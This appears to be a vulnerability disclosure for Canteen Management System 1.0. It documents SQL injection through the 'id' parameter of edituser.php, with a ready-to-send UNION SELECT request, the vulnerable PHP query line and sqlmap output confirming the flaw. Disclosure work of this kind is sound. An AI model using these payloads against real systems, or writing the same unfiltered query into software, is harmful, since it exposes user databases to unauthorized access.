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[webray.com.cn](#) / [Canteen-Management-System](#) / Canteensql2.md



liaojia 111

History

0 contributors

58 lines (34 sloc) | 2.76 KB

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Canteen Management System - edituser.php 'id' SQL inject

Exploit Title: Canteen Management System - login.php 'id' SQL inject

Exploit Author: webraybtl@webray.com.cn inc

Vendor Homepage: <https://www.sourcecodester.com/php/15688/canteen-management-system-project-source-code-php.html>

Software Link: <https://www.sourcecodester.com/php/15688/canteen-management-system-project-source-code-php.html>

Version: Canteen Management System 1.0

Tested on: Windows Server 2008 R2 Enterprise, Apache ,Mysql

Description

The reason for the SQL injection vulnerability is that the website application does not verify the validity of the data submitted by the user to the server (type, length, business parameter validity, etc.), and does not effectively filter the data input by the user with special characters, so that the user's input is directly brought into the database for execution, which exceeds the expected result of the original design of the SQL statement, resulting in a SQL injection vulnerability. Canteen Management System does not filter the content correctly at the "edituser.php /id" parameter, resulting in the generation of SQL injection.

Payload used:

```
GET /edituser.php?id=-7956'%20UNION%20ALL%20SELECT%20NULL,md5(1),NULL,NULL--+
HTTP/1.1
Host: 192.168.67.10:8091
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.67.10:8091
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/106.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Referer: http://192.168.67.10:8091/login.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```



Proof of Concept

1、 After logging in, use the Edit User function

Edit User Management

Dashboard

Customer

Product Category

Product

Statistics

Reports

Setting

Username

mayuri.infospace@gmail.com

Password

Password

Submit

2、 Looking at the source code, it is found that the id field is directly brought into the SQL statement query without filtering


```
$sql="SELECT * from users where user_id='".$$_GET['id']."'";
$result=$connect->query($sql)->fetch_assoc(); ?>

<div class="page-wrapper">
```

3、

```
1 GET /edituser.php?id=
2 -7956%20UNION%20ALL%20SELECT%20NULL,md5(1),NULL,NULL--+ HTTP/1.1
3 Host: 192.168.67.10:8091
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.67.10:8091
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
8 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari/537.36
9 Accept:
10 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
11 webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
12 Referer: http://192.168.67.10:8091/login.php
13 Accept-Encoding: gzip, deflate
14 Accept-Language: zh-CN,zh;q=0.9
15 Connection: close
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4、 The results can be directly echoed on the page by constructing correct SQL statements



5、Through testing with the tool, it is found that there are other injection methods such as blind SQL time injection.

```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 96 HTTP(s) requests:
Parameter: id (GET)
  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: id=-7956' UNION ALL SELECT NULL, CONCAT (CONCAT ('qzpq', 'iQZykyXDWQqZLGkUDtyrCoiMXGtexTzcJH0dahVb'), 'qvxxq'), NULL, NULL-- QRNZ
[10:05:40] [INFO] testing MySQL
[10:05:40] [INFO] confirming MySQL
[10:05:40] [INFO] the back-end DBMS is MySQL
web application technology: PHP, PHP 7.3.4, Apache 2.4.39
back-end DBMS: MySQL >= 8.0.0
[10:05:41] [INFO] fetched data logged to text files under 'C:\Users\Lenovo\AppData\Local\sqlmap\output\192.168.67.10'
[10:05:41] [WARNING] your sqlmap version is outdated
```